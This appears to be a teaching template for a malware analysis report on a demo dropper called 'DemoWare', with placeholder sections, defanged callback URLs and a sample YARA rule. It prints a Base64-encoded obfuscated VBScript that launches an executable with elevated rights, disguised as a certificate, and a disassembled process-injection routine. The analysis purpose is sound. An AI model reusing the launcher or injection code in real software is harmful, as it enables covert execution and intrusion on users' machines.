Practical Malware Analysis & Triage

Malware Analysis Report

DemoWare Cryptor-Dropper Malware

Oct 2021 | HuskyHacks | v1.0

Table of Contents

Executive Summary

SHA256 hash	A6AA84358130078F9455773AF1E9EF2C7710934F72DF8514C9A62ABEB83D2E81


DemoWare is a cryptor-dropper malware sample first identified on Oct 15th, 2021. It is a GoLang-compiled dropper that runs on the x64 Windows operating system. It consists of two payloads that are executed in succession following a successful spearphishing attempt. Symptoms of infection include infrequent beaconing to any of the URLs listed in Appendix B, random blue screen popups on the endpoint, and an executable named "srvupdate.exe" appearing in the %APPDATA% directory.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

PRACTICAL MALWARE ANALYSIS & TRIAGE

High-Level Technical Summary

DemoWare consists of two parts: an encrypted stage 0 dropper and an unpacked and decoded stage 2 command execution program. It first attempts to contact its callback URL (hxxps://demowarecallback.local) and unpacks its stage 2 payload if successful. Then, loren ipsum….



Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
srvupdate.exe	A6AA84358130078F9455773AF1E9EF2C7710934F72DF8514C9A62ABEB83D2E81
crt1.crt	A6AA84358130078F9455773AF1E9EF2C7710934F72DF8514C9A62ABEB83D2E81

srvupdate.exe

The initial executable that runs after a successful spearphish. Loren ipsum…

crt1.crt:

A Base64 encoded CRT file containing the second stage payload. Loren ipsum…

```
1   -----BEGIN CERTIFICATE-----
2   Z2V0VXBkYXRlKCkKClN1YiBnZXRVcGRhdGUoKQphID0gIkN2VnY6dlZ2XHZWdld2
3   VnZpdlZ2bnZWdmR2VnZvdlZ2d3ZWdnN2VnZcdlZ2TXZWdml2VnZjdlZ2cnZWdm92
4   VnZzdlZ2b3ZWdmZ2VnZ0dlZ2LnZWdk52VnZFdlZ2VHZWdlx2VnZGdlZ2cnZWdmF2
5   VnZtdlZ2ZXZWdnd2VnZvdlZ2cnZWdmt2VnZcdlZ2dnZWdjR2VnYudlZ2MHZWdi52
6   VnYzdlZ2MHZWdjN2VnYxdlZ2OXZWdlx2VnZNdlZ2U3ZWdkJ2VnZ1dlZ2aXZWdmx2
7   VnZkdlZ2LnZWdmV2VnZ4dlZ2ZXZWdiIKCmFhID0gIkN2VnY6dlZ2XHZWdnV2VnZz
8   dlZ2ZXZWdnJ2VnZzdlZ2XHZWdlB2VnZ1dlZ2YnZWdmx2VnZpdlZ2Y3ZWdlx2VnZE
9   dlZ2b3ZWdmN2VnZ1dlZ2bXZWdmV2VnZudlZ2dHZWdnN2VnZcdlZ2eHZWdm12VnZs
10  dlZ2LnZWdnh2VnZtdlZ2bHZWdiIKCmFhYSA9IHVwZGF0ZShhLCAidlZ2IikKYWFh
11  YSA9IHVwZGF0ZShhYSwgInZWdiIpCgpTZXQgb2JqID0gR2V0T2JqZWN0KCJuZXc6
12  QzA4QUZEOTAtRjJBMS0xMUQxLTg0NTUtMDBBMEM5MUYzODgwIikKICAgIG9iai5E
13  b2N1bWVudC5BcHBsaWNhdGlvbi5TaGVsbEV4ZWN1dGUgYWFhLCBhYWFhLCBOdWxs
14  LCAicnVuYXMiLCAwCgpFbmQgU3ViCkZ1bmN0aW9uIHVwZGF0ZShjY2osIGpqYykK
15  RGltIHN0cgpzdHIgPSBSZXBsYWNlKGNjaiwgampjLCAiIikKdXBkYXRlID0gc3Ry
16  CkVuZCBGdW5jdGlvbg==
17  -----END CERTIFICATE-----
```

Fig 1: Base64 encoded cert of the stage 1 payload.

PRACTICAL MALWARE ANALYSIS & TRIAGE

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

DemoWare Crypto-Dropper Malware
Oct 2021
v1.0

PRACTICAL MALWARE ANALYSIS & TRIAGE

Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

DemoWare Crypto-Dropper Malware
Oct 2021
v1.0

Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis}

DemoWare Crypto-Dropper Malware
Oct 2021
v1.0

PRACTICAL MALWARE ANALYSIS & TRIAGE

Advanced Dynamic Analysis

{Screenshots and description about advanced dynamic artifacts and methods}

DemoWare Crypto-Dropper Malware
Oct 2021
v1.0

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

{Description of network indicators}




Fig 3: WireShark Packet Capture of initial beacon check-in





Fig 4: WireShark Packet Capture of stage 2 executable download.

Host-based Indicators

{Description of host-based indicators}


C:\Users\ AppData\Roaming
Search Roaming
Name
Date modified
Type
Size
1 KB
srvupdate.exe
10/15/2021 4:30 PM
Application
0 KB

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}

Appendices

A. Yara Rules

Full Yara repository located at: http://github.com/HuskyHacks/PMAT-lab

```
rule Yara_Example {

    meta:
        last_updated = "2021-10-15"
        author = "PMAT"
        description = "A sample Yara rule for PMAT"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "YOURETHEMANNOWDOG" ascii
        $string2 = "nim"
        $PE_magic_byte = "MZ"
        $sus_hex_string = { FF E4 ?? 00 FF }

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0 and
        ($string1 and $string2) or

        $sus_hex_string
}
```

B. Callback URLs

Domain	Port
hxxps://demowaredomain.local	443
hxxps://ec2-109-80-34-2.local	443
Hxxp://srv3.freetshirts.local	80

C. Decompiled Code Snippets

```
push    0                       ; BOOL bInheritHandle
push    0x1fffff                ; DWORD dwDesiredAccess
call    dword [OpenProcess]     ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bI...
push    0x40                    ; '@' ; 64
push    0x3000
push    0x145                   ; 325
mov     edi, eax
push    0                       ; LPVOID lpAddress
push    edi                     ; HANDLE hProcess
call    dword [VirtualAllocEx]  ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpA...
push    0                       ; SIZE_T *lpNumberOfBytesWritten
mov     esi, eax
lea     eax, [lpBuffer]
push    0x145                   ; 325 ; SIZE_T nSize
push    eax                     ; LPCVOID lpBuffer
push    esi                     ; LPVOID lpBaseAddress
push    edi                     ; HANDLE hProcess
call    dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID l...
push    0
push    0
push    0
push    esi
push    0
push    0                       ; LPSECURITY_ATTRIBUTES lpThreadAttributes
push    edi                     ; HANDLE hProcess
call    dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECU...
push    edi                     ; HANDLE hObject
call    dword [CloseHandle]     ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
mov     ecx, dword [var_4h]
```

Fig 5: Process Injection Routine in Cutter